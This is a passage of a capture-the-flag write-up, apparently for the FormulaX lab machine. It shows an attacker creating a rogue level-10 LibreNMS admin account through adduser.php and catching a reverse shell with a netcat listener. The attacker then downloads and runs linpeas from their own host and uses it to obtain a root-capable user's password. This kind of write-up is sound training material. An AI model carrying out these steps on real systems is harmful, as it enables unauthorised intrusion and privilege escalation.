
```
www-data@formulax:/dev/shm$ cd /opt
cd /opt
www-data@formulax:/opt$ ls
ls
librenms
www-data@formulax:/opt$ ls -lh
ls -lh
total 4.0K
drwxrwx--x 27 librenms librenms 4.0K Feb 19 13:33 librenms
www-data@formulax:/opt$ ls
ls
librenms
www-data@formulax:/opt$ cd librenms
cd librenms
www-data@formulax:/opt/librenms$ ls
ls
ls: cannot open directory '.': Permission denied
www-data@formulax:/opt/librenms$
```

Going through the librenms, the permission to list file was denied, logging in with obtained user-id






Permission denied again and again, so accessing /home using *frank_dorky*:




Caught the user flag!


FORMULAX - BIPIN

Listening and forwarding from port 3000 to the Ip obtained from librenms in the obtained username, Ip of the machine:




Localhost ip login for librenms:





Although having a different localhost port, accessing the librenms using default login credentials:

FORMULAX - BIPIN




Connection refused, seems that new user should be registered again, so adding a new user to access:

```
su: Authentication failure
frank_dorky@formulax~$ cd /opt
frank_dorky@formulax/opt$ ls
librenms
frank_dorky@formulax/opt$ cd librenms
frank_dorky@formulax/opt/librenms$ ls
ls: cannot open directory '.': Permission denied
frank_dorky@formulax/opt/librenms$ ./adduser.php spetsnaz
Add User Tool
Usage: ./adduser.php <username> <password> <level 1-10> [email]
frank_dorky@formulax/opt/librenms$ ./adduser.php spetsnaz password 10
```


Username: “spetsnaz”

Password: “password”


Level: 10 (Authority to access the system)




Logging in with new user:
ID: "Spetsnaz"
Password: "password"




After logging into librenms, the dashboard is as follows:



Manage Users portal, the name of admin is “Kai Relay”:




Admin real username: *“Kai Relay”*




FORMULAX - BIPIN


Registering librenms server to the VM (kali, system) host *(/etc/hosts*) in the port 3000 to remove failure:




Registering localhost IP to machine:




Accessing librenms (registered host):






FORMULAX - BIPIN




Copying the given format as *conf.txt*:

FORMULAX - BIPIN

Generating new alert to ping the VPN server:



Ping successful as requested:



As ping was successful, trying to XSS with the existing bash file.

Listened and connection established with librenms:

FORMULAX - BIPIN

```
┌──(kali㉿ Bipsbabes)-[~/Desktop/spetsnaz]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.76] from (UNKNOWN) [10.10.11.6] 34320
bash: cannot set terminal process group (938): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulax:~$
```

```
librenms@formulax:~$ whoami
whoami
librenms
librenms@formulax:~$
```

Importing linpeas again and running it on the server:

```
librenms@formulax:/dev/shm$ wget http://librenms.com/linpeas.sh
wget http://librenms.com/linpeas.sh
--2024-03-17 13:28:44--  http://librenms.com/linpeas.sh
Resolving librenms.com (librenms.com      ailed: Tempora
wget: unable to resolve host address 'librenms.com'
librenms@formulax:/dev/shm$ wget http://10.10.16.76/linpeas.sh
wget http://10.10.16.76/linpeas.sh
--2024-03-17 13:29:56--  http://10.10.16.76/linpeas.sh
Conn cting to 10.10.16.76:80... con          .
HTTP request sent, awaiting response... 200 OK
Length: 860549 (840K) [application/
Saving to: 'linpeas.sh'

 0K ..... ..... ..... ..... .....  5%  229K 3s
 50K ..... ..... ..... ..... ..... 11%  478K 2s
 100K ..... ..... ..... ..... ..... 17%  478K 2s
 150K ..... ..... ..... ..... ..... 23%  210K 2s
 200K ..... ..... ..... ..... ..... 29%  431K 2s
 250K ..... ..... ..... ..... ..... 35%  265K 2s
 300K ..... ..... ..... ..... ..... 41%  681K 1s
 350K ..... ..... ..... ..... ..... 47%  273K 1s
 400K ..... ..... ..... ..... ..... 53% 1.50M 1s
 450K ..... ..... ..... ..... ..... 59%  599K 1s
 500K ..... ..... ..... ..... ..... 65%  248K 1s
 550K ..... ..... ..... ..... ..... 71%  534K 1s
 600K ..... ..... ..... ..... ..... 77%  868K 0s
 650K ..... ..... ..... ..... ..... 83%  454K 0s
 700K ..... ..... ..... ..... ..... 89%  769K 0s
 750K ..... ..... ..... ..... ..... 95%  259K 0s
 800K ..... ..... ..... .....       100% 1.32M=2.1s

2024-03-17 13:29:58 (401 KB/s) - 'linpeas.sh' saved [860549/860549]

librenms@formulax:/dev/shm$ ls
ls
linpeas.sh
librenms@formulax:/dev/shm$
```


previously installed!

```
librenms@formulax:/dev/shm$ bash linpeas.sh
bash linpeas.sh
```


FORMULAX - BIPIN


Linpeas displayed password for the user *kai_relay* which consists of root access:

Switching the user to *kai_relay*:



Scanning through the files existing in the user:

